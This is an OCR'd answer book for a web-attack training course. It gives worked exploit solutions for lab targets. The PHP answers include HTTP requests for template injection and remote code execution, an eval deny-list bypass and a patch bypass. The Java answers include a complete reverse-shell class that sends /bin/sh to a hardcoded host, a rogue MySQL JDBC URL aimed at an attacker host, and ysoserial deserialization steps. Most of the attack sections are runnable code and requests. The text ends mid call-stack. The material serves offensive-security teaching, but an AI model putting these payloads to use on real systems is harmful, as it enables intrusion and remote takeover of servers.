


SOURCE INCITE

presents

Full Stack Web Attack

Answer Book

Steven Seeley of Source Incite

Table of Contents

Module 1

Exercise 1 - Misdirection

Replay the supplied Proof of Concept (PoC) in a web proxy and attempt to get a 200 OK response from the webserver.

What are other indicators from the server response that demonstrate whether your request was successful or not? Note these down

Answer

```
GET /admin871/?index HTTP/1.1
Host: target:8080
Cookie: zzz_adminid=1
```

```
HTTP/1.1 200 OK
```

Exercise 2 - Touch and Go

Replicate the attack manually as demonstrated and execute the `phpinfo` function. Once this is complete, build your own PoC exploit script to automate the attack and execute the `phpinfo` function. Feel free to use any scripting language you are comfortable with.

Answer

```
POST /admin871/save.php?act=editfile HTTP/1.1
Host: target:8080
Content-Type: application/x-www-form-urlencoded
Cookie: zzz_adminid=1
Content-Length: 73

file=/template/pc/cn2016/html/search.html&filetext={if:phpinfo()}{end if}
```

```
GET /search/ HTTP/1.1
Host: target:8080
```

Exercise 3 - A Lie in the Deny, Lists

Bypass the `eval` deny list and execute a PHP function that will dynamically evaluate code. Use whatever creative means possible to do so! Once completed, attempt to answer the following question:

Why is it important to get complete, dynamic code execution? What advantage will that give us?

Update your PoC script from exercise 1 to perform the attack in an automated fashion.

Please note that PHP functions that execute commands are not dynamically evaluating code.

Answer

Generic Technique - Double Injection Jeopardy

One of the ways we can bypass the `eval` check is by finding generic PHP functions that will dynamically execute PHP code for us. A quick google search turns up the following functions (and possibly others):

- create_function
- include
- include_once
- require
- require_once
- assert

It's also possible to perform dynamic function calls using supplied function names and arguments at runtime. Let's take the following example:

```
$_GET['functionname']($_GET['argument']);
```

`functionname` and `argument` are the `$_GET` super global array elements supplied in a URI. Thus, we can perform an attack like this:

```
search/?functionname=phpinfo&argument=1
```

For the purpose of demonstration, we will focus on just one primitive, that is, using the create_function function. The rest of the functions you may need to investigate.

Diving into the C source code of PHP version 7.2.15, we can see the following code in `php-7.2.15/Zend/zend_builtin_functions.c`:

```
ZEND_FUNCTION(create_function)
{
    zend_string *function_name;
    char *eval_code, *function_args, *function_code;
    size_t eval_code_length, function_args_len, function_code_len;
    int retval;
    char *eval_name;

    if (zend_parse_parameters(ZEND_NUM_ARGS(), "ss", &function_args,
&function_args_len, &function_code, &function_code_len) == FAILURE) {   // 1
        return;
    }

    eval_code = (char *) emalloc(sizeof("function " LAMBDA_TEMP_FUNCNAME)
            +function_args_len
            +2  /* for the args parentheses */
```

```
            +2  /* for the curly braces */
            +function_code_len);

    eval_code_length = sizeof("function " LAMBDA_TEMP_FUNCNAME "(") - 1;
    memcpy(eval_code, "function " LAMBDA_TEMP_FUNCNAME "(", eval_code_length);

    memcpy(eval_code + eval_code_length, function_args, function_args_len);
    eval_code_length += function_args_len;

    eval_code[eval_code_length++] = ')';
    eval_code[eval_code_length++] = '{';

    memcpy(eval_code + eval_code_length, function_code, function_code_len); // 2
    eval_code_length += function_code_len;

    eval_code[eval_code_length++] = '}'; // 3
    eval_code[eval_code_length] = '\0'; // 4

    eval_name = zend_make_compiled_string_description("runtime-created function");
    retval = zend_eval_stringl(eval_code, eval_code_length, NULL, eval_name); // 5
```

At *[1]* the code parses in two arguments using the `zend_parse_parameters` function and the "ss" string. Those values are parsed into the `function_args` and `function_code` variables.

Then, at *[2]* the code copies the `function_code` contents into a buffer called `eval_code`. The important aspect to note is at *[3]* and *[4]*. Here the code uses curly syntax to close the function and a NULL byte to terminate the string.

Finally at *[5]* the code calls `zend_eval_string` on the `eval_code` to dynamically evaluate the code.

In summary, we can gather the following from this analysis; The first is that `zend_eval_string` evaluates the string until it reaches a NULL byte. The second is that since lambda functions are created dynamically with the curly syntax, we can break out of the function using the ;} characters and using a multi-line opening quote such as /* to have our code dynamically executed!

Let's see how this looks in practice:

```
php > $a = '';
php > create_function($a, ";}echo phpversion();die();/*");
PHP Warning:  Unterminated comment starting line 1 in php shell code(1) : runtime-
created function on line 1

Warning: Unterminated comment starting line 1 in php shell code(1) : runtime-
created function on line 1
7.2.15
php >
```

```
root@f492cfd009e1:/var/www/html# php -v
PHP 7.2.15 (cli) (built: Mar  5 2019 02:05:35) ( NTS )
Copyright (c) 1997-2018 The PHP Group
Zend Engine v3.2.0, Copyright (c) 1998-2018 Zend Technologies
root@f492cfd009e1:/var/www/html# php -a
Interactive shell

php > $a = '';
php > create_function($a, ";}echo phpversion();die();/*");
PHP Warning:  Unterminated comment starting line 1 in php shell code(1) : runtime-created function on line 1

Warning: Unterminated comment starting line 1 in php shell code(1) : runtime-created function on line 1
7.2.15
php >
```

After injecting the code `echo phpversion();die();`, we get the following output from the function call.

This is considered a generic technique because it will work all PHP versions including the latest at the time of writing.

Application Specific Technique - Code Reuse

We have just seen an example of a generic technique, that is a technique that can be used on any PHP version.

Since `create_function` is deprecated and will be removed in future versions of PHP, we need to get creative and find an application specific way of achieving the same goal.

One of the ways we can do this is by re-using existing filters (or code). Take a closer look at the `txt_html` function after the filter for eval, what do you see?

```
$s = preg_replace('/eval/i' , 'eva1', $s );           // 4
$s = str_replace( "┠", "", $s );
$s = str_replace( "┼", "", $s );
$s = str_replace( "\r\n", "\n", $s );
$s = str_replace( "\n", '<br/>', $s );
```

Upon close inspection, there are two different `str_replace` calls that replace the special Unicode characters back to nothing using double quotes ("").

This means, if we supply a string such as `eva┼l()` then we will bypass the eval filter, but later on, the code will strip the ┼ character with nothing, making the word eval.

However, it's tricky to send Unicode characters using Burp we can URL encode the characters by generating the hex representation:

```
>>> print("┼".encode("utf-8"))
b'\xe2\x94\xbc'
```

Now, we can encode our special Unicode character for our injection request:

```
POST /admin871/save.php?act=editfile HTTP/1.1
Host: target:8080
cookie: zzz_adminid=1
Content-Length: 97
Content-Type: application/x-www-form-urlencoded

file=%2Ftemplate%2Fpc%2Fcn2016%2Fhtml%2Fsearch.html&filetext=
{if:eva%e2%94%bcl($_GET[c])}{end if}
```

Finally, we can trigger unrestricted remote code execution with the following request:

```
GET /search/?cmd=system("id"); HTTP/1.1
Host: target:8080
```

Application Specific Technique - Encoding

Exercise 4 - Poor Patch

The senior administrator decided to try to patch the bug after they saw active exploitation attempts in the apache log file. They added the following code to `inc/zzz_client.php`:

```
function faulty_patch(){
    $deny_list = Array("/search/", "/form/", "/screen/", "/app/");
    $r=parse_url($_SERVER['REQUEST_URI'], PHP_URL_PATH);
    if(in_array($r, $deny_list)) { die("exploit attempt! Your IP has been
logged!");}
}
faulty_patch();
```

To apply the patch, first stop the service:

```
student@target:~/module-1$ ./bin/stopd
Stopping php_web  ... done
Stopping mysql_db ... done
Removing php_web  ... done
Removing mysql_db ... done
Removing network module-1_default
```

Then run the patch file:

```
student@target:~/module-1$ ./bin/patch
student@target:~/module-1$
```

Then start the service again:

```
student@target:~/module-1$ ./bin/startd
Creating network "module-1_default" with the default driver
Creating mysql_db ... done
Creating php_web  ... done
```

You will need to wait a few minutes for this to complete. You can check the logs of the containers by doing:

```
student@target:~/module-1$ ./bin/checkstatus
(+) ready for testing
```

To revert back the patch, run the `./bin/stopd` script and then `./bin/unpatch` tools.

```
student@target:~/module-1$ ./bin/stopd
Stopping php_web  ... done
Stopping mysql_db ... done
Removing php_web  ... done
Removing mysql_db ... done
Removing network module-1_default
student@target:~/module-1$ ./bin/unpatch
student@target:~/module-1$
```

Attempt to bypass this patch with the same injection into the `search.html` file. A hint has already been provided in the course material!

Update your PoC script to perform the attack in an automated fashion.

Answer

Use a double slash:

```
GET /search// HTTP/1.1
Host: target:8080
```

Optionally, you can read the `getlocation` function which reveals the answer:

```
GET /?location=search HTTP/1.1
Host: target:8080
```

Exercise 5 - Shortest Path to Rome

Find an alternate path that can trigger the same bug unauthenticated. Feel free to use online resources and document the call stack you used to reach the bug.

Answer

By carefully reading the code, you will find that you can load the `search` template and replace content inside before it's parsed to the `eval`. The benefit to this is we bypass the `txt_html` function altogether so we can use `eval`.

```
GET /search/?c=system("id"); HTTP/1.1
Host: target:8080
Cookie: zzz_keys={if:eval($_GET[c])}{end if}
```

Module 2

Building the jar archive

```
student@target:~/module-2/build-standalone$ mkdir CLASSES
student@target:~/module-2/build-standalone$ unzip -d CLASSES/
docker/java/target/module-2.jar
student@target:~/module-2/build-standalone$ cd CLASSES
student@target:~/module-2/build-standalone/CLASSES$ find . -name "*.jar" -exec
unzip -o {} \;          # run this a few times to unpack jar within a jar...
student@target:~/module-2/build-standalone/CLASSES$ find . -type f -not -name
"*.class" -exec rm {} \; # delete everything not .class
student@target:~/module-2/build-standalone/CLASSES$ jar -cvf ../all.jar *
```

Exercise 6 - Hunt the Code

Given that you know two different available action classes (`configurationAction` and `InsertFromJNDIAction`), find the remaining action classes and the class that registers new instances of these action handlers.

Some hints:

- Use the open type hierarchy and the open call hierarchy in the eclipse module-2 project.
- Search for a class that registers all new instances of the action class handlers.

Answer

If you do an "Open Type" with ctl+shift+t then you can search for "InsertFromJNDIAction". Then you can do an "Open Call Hierarchy" with ctl+alt+h and can see that it's called by: "addInstanceRules". This method registers the action handlers:

- configuration / ConfigurationAction
- configuration/contextName / LoggerContextListenerAction
- configuration/insertFromJNDI / InsertFromJNDIAction
- configuration/evaluator / EvaluatorAction
- configuration/appender/sift / SiftAction
- configuration/appender/sift/* / NOPAction
- configuration/logger / LoggerAction
- configuration/logger/level / LevelAction
- configuration/root / RootLoggerAction
- configuration/root/level / LevelAction
- configuration/logger/appender-ref / AppenderRefAction
- configuration/root/appender-ref / AppenderRefAction
- */if / IfAction
- */if/then / ThenAction
- */if/else / ElseAction
- /if/else/* / NOPAction
- configuration/jmxConfigurator / JMXConfiguratorAction
- configuration/include / IncludeAction
- configuration/consolePlugin / ConsolePluginAction
- configuration/receiver / ReceiverAction

This is similar to a switch statement and we can trigger different code paths into Different *Action methods by changing the URI pattern.

Exercise 7 - Horizontal Audit

Now that you have found the class that registers the action handlers, attempt to audit each of the action handler begin methods and look for another vulnerability. Do you spot any? If you do, document the vulnerable source code and present your findings to the instructor.

Answer

There are a few zero-day's here:

1. `instantiateByClassNameAndParameter` Object instantiation vulnerability

We can reach a object instantiation starting from `addInstanceRules` method:

```
/* 49 */     rs.addRule(new ElementSelector("configuration/evaluator"), new
EvaluatorAction());
```

Then, in `ReceiverAction begin` method:

```
/*    */ public class ReceiverAction
/*    */   extends Action
/*    */ {
/*    */   private ReceiverBase receiver;
/*    */   private boolean inError;
/*    */
/*    */   public void begin(InterpretationContext ic, String name, Attributes
attributes)
/*    */     throws ActionException
/*    */   {
/* 38 */     String className = attributes.getValue("class");
/* 39 */     if (OptionHelper.isEmpty(className)) {
/* 40 */       addError("Missing class name for receiver. Near [" + name + "] line
" + getLineNumber(ic));
/* 41 */       inError = true;
/* 42 */       return;
/*    */     }
/*    */     try
/*    */     {
/* 46 */       addInfo("About to instantiate receiver of type [" + className +
"]");
/*    */
/* 48 */       receiver =
((ReceiverBase)OptionHelper.instantiateByClassName(className, ReceiverBase.class,
context));
/* 49 */       receiver.setContext(context);
/*    */
/* 51 */       ic.pushObject(receiver);
/*    */     } catch (Exception ex) {
/* 53 */       inError = true;
/* 54 */       addError("Could not create a receiver of type [" + className +
"].", ex);
/* 55 */       throw new ActionException(ex);
/*    */     }
/*    */   }
```

On line 48, we see a call to `OptionHelper.instantiateByClassName` with an attacker controlled `className` from the attribute `class`.

```
/*     */   public static Object instantiateByClassName(String className, Class<?>
superClass, Context context)
/*     */     throws IncompatibleClassException, DynamicClassLoadingException
/*     */   {
/*  33 */     ClassLoader classLoader = Loader.getClassLoaderOfObject(context);
/*  34 */     return instantiateByClassName(className, superClass, classLoader);
/*     */   }
```

```
/*     */   public static Object instantiateByClassName(String className, Class<?>
superClass, ClassLoader classLoader) throws IncompatibleClassException,
DynamicClassLoadingException
/*     */   {
/*  45 */     return instantiateByClassNameAndParameter(className, superClass,
classLoader, null, null);
/*     */   }
```

```
/*     */   public static Object instantiateByClassNameAndParameter(String
className, Class<?> superClass, ClassLoader classLoader, Class<?> type, Object
parameter)
/*     */     throws IncompatibleClassException, DynamicClassLoadingException
/*     */   {
/*  51 */     if (className == null) {
/*  52 */       throw new NullPointerException();
/*     */     }
/*     */     try {
/*  55 */       Class<?> classObj = null;
/*  56 */       classObj = classLoader.loadClass(className);
/*  57 */       if (!superClass.isAssignableFrom(classObj)) {
/*  58 */         throw new IncompatibleClassException(superClass, classObj);
/*     */       }
/*  60 */       if (type == null) {
/*  61 */         return classObj.newInstance();
/*     */       }
/*  63 */       Constructor<?> constructor = classObj.getConstructor(new Class[] {
type });
/*  64 */       return constructor.newInstance(new Object[] { parameter });
/*     */     }
/*     */     catch (IncompatibleClassException ice) {
/*  67 */       throw ice;
/*     */     } catch (Throwable t) {
/*  69 */       throw new DynamicClassLoadingException("Failed to instantiate type
" + className, t);
/*     */     }
/*     */   }
```

Finally at lines 56 we can see an arbitrary class of our choice is loaded and the default constructor is called (with no parameters) at line 64. As we will explore later in another module, this type of primitive can be dangerous.

2. `recordEvents` external entity injection (XXE) Information Disclosure Vulnerability

We can reach a XXE starting from `addInstanceRules` method:

```
/* 75 */     rs.addRule(new ElementSelector("configuration/include"), new
IncludeAction());
```

Now, lets check the `begin` method:

```
/*     */   public void begin(InterpretationContext ec, String name, Attributes
attributes)
/*     */     throws ActionException
/*     */   {
/*  49 */     SaxEventRecorder recorder = new SaxEventRecorder(context);
/*     */
/*  51 */     attributeInUse = null;
/*  52 */     optional = OptionHelper.toBoolean(attributes.getValue("optional"),
false);
/*     */
/*  54 */     if (!checkAttributes(attributes)) {
/*  55 */       return;
/*     */     }
/*     */
/*  58 */     InputStream in = getInputStream(ec, attributes);
/*     */     try
/*     */     {
/*  61 */       if (in != null) {
/*  62 */         parseAndRecord(in, recorder);
/*     */
/*  64 */         trimHeadAndTail(recorder);
/*     */
/*     */
/*  67 */
ec.getJoranInterpreter().getEventPlayer().addEventsDynamically(saxEventList, 2);
/*     */       }
/*     */     } catch (JoranException e) {
/*  70 */       addError("Error while parsing  " + attributeInUse, e);
/*     */     } finally {
/*  72 */       close(in);
/*     */     }
/*     */   }

/*     */   InputStream getInputStream(InterpretationContext ec, Attributes
attributes)
/*     */   {
/* 185 */     URL inputURL = getInputURL(ec, attributes);
/* 186 */     if (inputURL == null) {
/* 187 */       return null;
/*     */     }
/* 189 */     ConfigurationWatchListUtil.addToWatchList(context, inputURL);
/* 190 */     return openURL(inputURL);
/*     */   }

/*     */   URL getInputURL(InterpretationContext ec, Attributes attributes)
/*     */   {
/* 161 */     String fileAttribute = attributes.getValue("file");
/* 162 */     String urlAttribute = attributes.getValue("url");
/* 163 */     String resourceAttribute = attributes.getValue("resource");
/*     */
/* 165 */     if (!OptionHelper.isEmpty(fileAttribute)) {
```

```
/* 166 */       attributeInUse = ec.subst(fileAttribute);
/* 167 */       return filePathAsURL(attributeInUse);
/*     */     }
/*     */
/* 170 */     if (!OptionHelper.isEmpty(urlAttribute)) {
/* 171 */       attributeInUse = ec.subst(urlAttribute);
/* 172 */       return attributeToURL(attributeInUse);
/*     */     }
/*     */
/* 175 */     if (!OptionHelper.isEmpty(resourceAttribute)) {
/* 176 */       attributeInUse = ec.subst(resourceAttribute);
/* 177 */       return resourceAsURL(attributeInUse);
/*     */     }
/*     */
/* 180 */     throw new IllegalStateException("A URL stream should have been
returned");
/*     */   }
```

We can see the code gets our `inputStream` at line 58 from a URL, resource or file attribute then at line 62 `parseAndRecord` is called using our input

```
/*     */   private void parseAndRecord(InputStream inputSource, SaxEventRecorder
recorder) throws JoranException {
/* 215 */     recorder.setContext(context);
/* 216 */     recorder.recordEvents(inputSource);
/*     */   }
```

Then, in the `SaxEventRecorder` class we can reach the parse method at line 59 from a `SAXParser` instance

```
/*     */   public final void recordEvents(InputStream inputStream) throws
JoranException {
/*  53 */     recordEvents(new InputSource(inputStream));
/*     */   }
/*     */
/*     */   public List<SaxEvent> recordEvents(InputSource inputSource) throws
JoranException {
/*  57 */     SAXParser saxParser = buildSaxParser();
/*     */     try {
/*  59 */       saxParser.parse(inputSource, this);
/*  60 */       return saxEventList;
/*     */     } catch (IOException ie) {
/*  62 */       handleError("I/O error occurred while parsing xml file", ie);
/*     */     }
/*     */     catch (SAXException se) {
/*  65 */       throw new JoranException("Problem parsing XML document. See
previously reported errors.", se);
/*     */     } catch (Exception ex) {
/*  67 */       handleError("Unexpected exception while parsing XML document.",
ex);
```

```
/*     */     }
/*  69 */     throw new IllegalStateException("This point can never be reached");
/*     */   }

/*     */   private SAXParser buildSaxParser() throws JoranException {
/*     */     try {
/*  79 */       SAXParserFactory spf = SAXParserFactory.newInstance();
/*  80 */       spf.setValidating(false);
/*  81 */       spf.setNamespaceAware(true);
/*  82 */       return spf.newSAXParser();
/*     */     } catch (Exception pce) {
/*  84 */       String errMsg = "Parser configuration error occurred";
/*  85 */       addError(errMsg, pce);
/*  86 */       throw new JoranException(errMsg, pce);
/*     */     }
/*     */   }
```

When creating a new instance, there is no protection against external entities.

Exercise 8 - Attack Replay

Attempt to replay the complete attack and build your own class file. You can call the class whatever you like, demonstrate that you can achieve remote code execution against the target using this method.

Remember, if you want to access the container module-2 to verify your payload worked (maybe you wrote a file to the /tmp directory) then you can use the `./bin/open-web-container` script in the bin directory:

```
student@target:~/module-2$ ./bin/open-web-container
root@71a79c0f7b36:/#
```

Answer

The default constructor is called when loading a class and we can execute code inside of it. Change the hardcoded `host` and `port`:

```
import java.io.IOException;
import java.io.InputStream;
import java.io.OutputStream;
import java.net.Socket;

public class Exercise3Answer {

  public Exercise3Answer() throws Exception {
    String host = "192.168.23.219";
    int port = 1337;
    String cmd = "/bin/sh";
    Process p = new ProcessBuilder(cmd).redirectErrorStream(true).start();
    Socket s = new Socket(host,port);
    InputStream pi = p.getInputStream();
```

```
    InputStream pe = p.getErrorStream();
    InputStream si = s.getInputStream();
    OutputStream po = p.getOutputStream();
    OutputStream so = s.getOutputStream();
    while(!s.isClosed()) {
      while(pi.available()>0)
        so.write(pi.read());
      while(pe.available()>0)
        so.write(pe.read());
      while(si.available()>0)
        po.write(si.read());
      so.flush();
      po.flush();
      Thread.sleep(50);
      try {
        p.exitValue();
        break;
      }
      catch (Exception e){
      }
    };
    p.destroy();
    s.close();
  }
}
```

Exercise 9 - Find the Gadget

Look through the `~/module-2` directory and attempt to discover any third party libraries that may contain known java gadget chains that are within Ysoserial available payloads.

Next, attempt to exploit the JNDI injection vulnerability using the process described above of Java deserialization. To start, make sure you patch your environment first so that it's running `Java 8u201`:

```
student@target:~/module-2$ ./bin/patch
Stopping module-2-web ... done
Removing module-2-web ... done
Removing network module-2_default
(+) patching...
Creating network "module-2_default" with the default driver
Creating module-2-web ... done
```

Answer

If we check the pom.xml file, we can find dependent libraries:

```
student@target:~/module-2$ grep -ir -A 1 "commons-collections" build-
standalone/pom.xml
            <groupId>commons-collections</groupId>
```

```
            <artifactId>commons-collections</artifactId>
            <version>3.1</version>
```


It's using version `3.1` which matches to `CommonCollections6`.

Exercise 10 - Find the Vector

Once you have a working gadget chain, use your newly learnt debugging skills and set a breakpoint somewhere in the code, in order to discover the location of the `readObject` that's triggered from the Distributed Garbage Collector. Note the location and show your instructor!

Answer

If we are exploiting the vulnerability via the `CommonCollections6` gadget chain, then it's possible to set a breakpoint in the `hashCode` method of the `TiedMapEntry` class:



When we run our attack again, we see the following stack trace when the breakpoint is hit:

```
debug [Remote Java Application]
    Java HotSpot(TM) 64-Bit Server VM[localhost:8000]
        Thread [DestroyJavaVM] (Running)
        Daemon Thread [http-nio-0.0.0.0-8090-AsyncTimeout] (Running)
        Daemon Thread [http-nio-0.0.0.0-8090-Acceptor-0] (Running)
        Daemon Thread [http-nio-0.0.0.0-8090-ClientPoller-0] (Running)
        Daemon Thread [http-nio-0.0.0.0-8090-exec-10] (Running)
        Daemon Thread [http-nio-0.0.0.0-8090-exec-9] (Running)
        Daemon Thread [http-nio-0.0.0.0-8090-exec-8] (Running)
        Daemon Thread [http-nio-0.0.0.0-8090-exec-7] (Running)
        Daemon Thread [http-nio-0.0.0.0-8090-exec-6] (Running)
        Daemon Thread [http-nio-0.0.0.0-8090-exec-5] (Suspended (breakpoint at
line 121 in TiedMapEntry))
            owns: LogbackLock  (id=6794)
            owns: NioEndpoint$NioSocketWrapper  (id=6795)
            TiedMapEntry.hashCode() line: 121
            HashMap<K,V>.hash(Object) line: 339
            HashMap<K,V>.put(K, V) line: 612
            HashSet<E>.readObject(ObjectInputStream) line: 342
            NativeMethodAccessorImpl.invoke0(Method, Object, Object[]) line: not
available [native method]
            NativeMethodAccessorImpl.invoke(Object, Object[]) line: 62
            DelegatingMethodAccessorImpl.invoke(Object, Object[]) line: 43
            Method.invoke(Object, Object...) line: 498
            ObjectStreamClass.invokeReadObject(Object, ObjectInputStream) line:
1170
            ConnectionInputStream(ObjectInputStream).readSerialData(Object,
ObjectStreamClass) line: 2178
```

```
            ConnectionInputStream(ObjectInputStream).readOrdinaryObject(boolean)
line: 2069
            ConnectionInputStream(ObjectInputStream).readObject0(boolean) line:
1573
            ObjectInputStream.access$800(ObjectInputStream, boolean) line: 214
            ObjectInputStream$GetFieldImpl.readFields() line: 2452
            ConnectionInputStream(ObjectInputStream).readFields() line: 601
            BadAttributeValueExpException.readObject(ObjectInputStream) line: 71
            NativeMethodAccessorImpl.invoke0(Method, Object, Object[]) line: not
available [native method]
            NativeMethodAccessorImpl.invoke(Object, Object[]) line: 62
            DelegatingMethodAccessorImpl.invoke(Object, Object[]) line: 43
            Method.invoke(Object, Object...) line: 498
            ObjectStreamClass.invokeReadObject(Object, ObjectInputStream) line:
1170
            ConnectionInputStream(ObjectInputStream).readSerialData(Object,
ObjectStreamClass) line: 2178
            ConnectionInputStream(ObjectInputStream).readOrdinaryObject(boolean)
line: 2069
            ConnectionInputStream(ObjectInputStream).readObject0(boolean) line:
1573
            ConnectionInputStream(ObjectInputStream).readObject() line: 431
            StreamRemoteCall.executeCall() line: 252 [local variables unavailable]
// first readObject call!
            UnicastRef.invoke(RemoteCall) line: 375
            RegistryImpl_Stub.lookup(String) line: 119
            RegistryContext.lookup(Name) line: 132
```

In the `sun.rmi.transport.StreamRemoteCall` class we can reach the `executeCall` method which contains the first `readObject` call after the `lookup` call.

At *[1]* the code reads in a byte from the attacker supplied payload and at *[2]* there is a switch statement performed on it. At *[3]* we can land into the case 2 switch which subsequently calls `readObject` at *[4]*

```
/*     */   public void executeCall() throws IOException {
/*     */     Object object;
/*     */     byte b;
/* 233 */     dGCAckHandler = null;
/*     */     try {
/* 235 */       if (this.out != null) {
/* 236 */         dGCAckHandler = this.out.getDGCAckHandler();
/*     */       }
/* 238 */       releaseOutputStream();
/* 239 */       object = new DataInputStream(this.conn.getInputStream());
/* 240 */       byte b1 = object.readByte();
/* 241 */       if (b1 != 81) {
/* 242 */         if (Transport.transportLog.isLoggable(Log.BRIEF)) {
/* 243 */           Transport.transportLog.log(Log.BRIEF, "transport return code
invalid: " + b1);
/*     */         }
/*     */
```

```
/* 246 */         throw new UnmarshalException("Transport return code invalid");
/*     */       }
/* 248 */       getInputStream();
/* 249 */       b = this.in.readByte();
/* 250 */       this.in.readID(); // 1
/* 251 */     } catch (UnmarshalException null) {
/* 252 */       throw object;
/* 253 */     } catch (IOException null) {
/* 254 */       throw new UnmarshalException("Error unmarshaling return header",
object);
/*     */     } finally {
/*     */
/* 257 */       if (dGCAckHandler != null) {
/* 258 */         dGCAckHandler.release();
/*     */       }
/*     */     }
/*     */
/*     */
/* 263 */     switch (b) { // 2
/*     */       case 1:
/*     */         return;
/*     */
/*     */
/*     */       case 2: // 3
/*     */         try {
/* 270 */           object = this.in.readObject(); // 4
/* 271 */         } catch (Exception exception) {
/* 272 */           discardPendingRefs();
/* 273 */           throw new UnmarshalException("Error unmarshaling return",
exception);
/*     */         }
```

The interesting part about this that if we look into `ysoserial/exploit/JRMPClient.java` file, we can see the following code in the `makeDGCCall` method:

```
            final ObjectOutputStream objOut = new MarshalOutputStream(dos);

            objOut.writeLong(2); // DGC          // 1
            objOut.writeInt(0);
            objOut.writeLong(0);
            objOut.writeShort(0);

            objOut.writeInt(1); // dirty
            objOut.writeLong(-669196253586618813L); // 2

            objOut.writeObject(payloadObject);

            os.flush();
```

At *[1]* the code writes a value of "2" as the first byte for the `MarshalOutputStream` buffer, which perfectly corresponds to the `executeCall` method inside of `sun.rmi.transport.StreamRemoteCall` class. The next 3 writes are junk values for the `readID` method call. Inside of the `sun.rmi.transport.ConnectionInputStream` class we can see it's implementation:

```
/*  60 */   void readID() throws IOException { this.ackID = UID.read(this); }
```

```
    public static UID read(DataInput in) throws IOException {
        int unique = in.readInt();
        long time = in.readLong();
        short count = in.readShort();
        return new UID(unique, time, count);
    }
```

The next `writeInt` with a value of 1 is used for the implementation of the `dirty` method in the `sun.rmi.transport.DGCImpl_Stub` class.

```
/*     */   public Lease dirty(ObjID[] paramArrayOfObjID, long paramLong, Lease
paramLease) throws RemoteException {
/*     */     try {
/*     */       Lease lease;
/* 104 */       streamRemoteCall = (StreamRemoteCall)this.ref.newCall(this,
operations, 1, -669196253586618813L);
/*     */
```

At line 104 the `newCall` is made with `opnum` set to 1 and `interfaceHash` set to `-669196253586618813L`.

Exercise 11 - MySQL Trickery

For this exercise, you will need to run module-2 outside of the docker container. To do so, run the following command `./run -new -debug` from the `build-standalone` directory:

```
student@target:~/module-2/build-standalone$ ./run -new -debug
Listening for transport dt_socket at address: 8000
[main] INFO  o.s.c.a.AnnotationConfigApplicationContext - Refreshing org.springframework.context.annotation.AnnotationConfigApplicationCo
 18:04:24 CDT 2021]; root of context hierarchy
[background-preinit] INFO  o.h.v.i.u.Version - HV000001: Hibernate Validator 5.2.5.Final
[main] INFO  o.s.b.f.a.AutowiredAnnotationBeanPostProcessor - JSR-330 'javax.inject.Inject' annotation found and supported for autowiring
[main] INFO  o.s.c.s.PostProcessorRegistrationDelegate$BeanPostProcessorChecker - Bean 'configurationPropertiesRebinderAutoConfiguration'
oconfigure.ConfigurationPropertiesRebinderAutoConfiguration$$EnhancerBySpringCGLIB$$9b884ff0] is not eligible for getting processed by al
eligible for auto-proxying)

  .   ____          _            __ _ _
 /\\ / ___'_ __ _ _(_)_ __  __ _ \ \ \ \
( ( )\___ | '_ | '_| | '_ \/ _` | \ \ \ \
 \\/  ___)| |_)| | | | | || (_| |  ) ) ) )
  '  |____| .__|_| |_|_| |_\__, | / / / /
 =========|_|==============|___/=/_/_/_/
 :: Spring Boot ::        (v1.4.7.RELEASE)
```

This will also, setup a debug stub on port 8000, that will allow you to connect to it:

Using the JDBC technique, (ab)use the `logback.xml` once again to trigger a MySQL connection request to deserialize an arbitrary object and gain remote code execution.

A sample MySQL server script has been provided by LandGrey called `rogue-mysql-server.py`. As documented in the Black Hat paper, the `getObject` method is (ab)used for exploitation, however, can you find another vulnerable method that calls `readObject` and that can be (ab)used without query interceptors?

Please note: credentials are not required to exploit the target.

Answer

Here is the dependency for the `pom.xml` file

```
        <dependency>
           <groupId>mysql</groupId>
           <artifactId>mysql-connector-java</artifactId>
           <version>5.1.47</version>
        </dependency>
```

The following `logback.xml` file can be used:

```
<configuration>
    <appender name="DB" class="ch.qos.logback.classic.db.DBAppender">
        <connectionSource
class="ch.qos.logback.core.db.DriverManagerConnectionSource">
            <driverClass>com.mysql.jdbc.Driver</driverClass>
            <url>jdbc:mysql://<attacker>:3306/mysql?
characterEncoding=utf8&amp;useSSL=false&amp;statementInterceptors=com.mysql.jdbc.i
nterceptors.ServerStatusDiffInterceptor&amp;autoDeserialize=true</url>
        </connectionSource>
    </appender>
</configuration>
```

It's important to use & in the URI so that it will parse correctly inside of the XML (due to entity parsing). Below is the correct payload for deserialization.

```
java -jar target/ysoserial-0.0.6-SNAPSHOT-all.jar CommonsCollections6 "xcalc" >
/tmp/payload.ser
```

Inside of the `com.mysql.jdbc.ResultSetImpl` we can see two methods that call readObject:

1. `getObjectDeserializingIfNeeded`:

```
com.mysql.jdbc.ResultSetImpl.getObjectDeserializingIfNeeded(int)
    com.mysql.jdbc.ResultSetImpl.getObject(int)
        com.mysql.jdbc.ConnectionImpl.buildCollationMapping()
        com.sun.rowset.internal.CachedRowSetWriter.buildWhereClause(String,
ResultSet)
        com.sun.rowset.internal.CachedRowSetWriter.deleteOriginalRow(CachedRowSet,
```

```
CachedRowSetImpl)
        com.mysql.jdbc.ResultSetImpl.getObject(int, Class<T>)
        com.mysql.jdbc.ResultSetImpl.getObject(int, Map<String, Class<?>>)

com.mysql.jdbc.PreparedStatement.EmulatedPreparedStatementBindings.getObject(int)
        com.sun.rowset.JdbcRowSetImpl.getObject(int)
        com.mysql.jdbc.ResultSetImpl.getObject(String)
        com.mysql.cj.jdbc.DatabaseMetaData.ResultSetIterator.next()
        com.mysql.jdbc.DatabaseMetaData.ResultSetIterator.next()
